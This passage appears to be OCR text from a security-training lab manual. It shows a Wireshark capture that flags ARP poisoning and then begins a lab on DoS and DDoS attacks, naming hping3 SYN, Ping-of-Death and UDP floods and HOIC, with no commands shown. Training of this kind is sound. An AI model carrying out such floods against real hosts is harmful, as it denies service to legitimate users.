

We must assess the organization or target of evaluation for ARP poisoning vulnerabilities.



Here, we will detect ARP poisoning in a switch-based network.



















Ethernet

File Edit View Go Capture Analyze Stat

Apply a display filter ... <Ctrl-/>

No.	Time	Source
476	69.005081	10.10.1.10
477	70.004316	10.10.1.13
478	70.004414	10.10.1.13
479	70.004418	10.10.1.13
480	70.005056	10.10.1.10
481	70.005097	10.10.1.10
482	70.005099	10.10.1.10
483	71.004207	10.10.1.13
484	71.004323	10.10.1.13
485	71.004328	10.10.1.13
486	71.004738	10.10.1.10
487	71.004776	10.10.1.10
488	71.004778	10.10.1.10

> Frame 1: 54 bytes on wire (432 bits),
> Ethernet II, Src: MS-NLB-PhysServer-21
> Internet Protocol Version 4, Src: 10.10.1.10
> Transmission Control Protocol, Src Port: 443 (TCP), Dst Port: 443 (TCP)

0000 02 15 5d 31 06 69 02 15 5d 31 06
0010 00 28 f8 09 00 00 40 06 6c 9c 0a
0020 01 0a 04 c5 00 00 55 3a 8a bc 3a
0030 02 00 4d d2 00 00

Wireshark - Expert Information - Ethernet


Severity Summary Group Protocol Count


> Warning Duplicate IP address configured (10.10.1.10) Sequence ARP/RARP 16
> Warning Connection reset (RST) Sequence TCP 216
> Note ACK to a TCP keep-alive segment Sequence TCP 7
> Note TCP keep-alive segment Sequence TCP 19
> Note Duplicate ACK (#1) Sequence TCP 144
> Note The acknowledgment number field is nonzero while the A... Protocol TCP 216

No display filter set.

Limit to Display Filter Group by summary Search: Show... Close Help %

wireshark_Ethernet_20250917074406_a04628





Lab 4: Perform DoS and DDoS Attacks using Various Techniques on a Target Host to Prevents Access to System Resources for Legitimate Users

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to

the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives



- Perform a DoS Attack on a Target Host using hping3
- Perform a DDoS Attack using HOIC

Task 1: Perform a DoS Attack on a Target Host using hping3

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.



Parrot Terminal

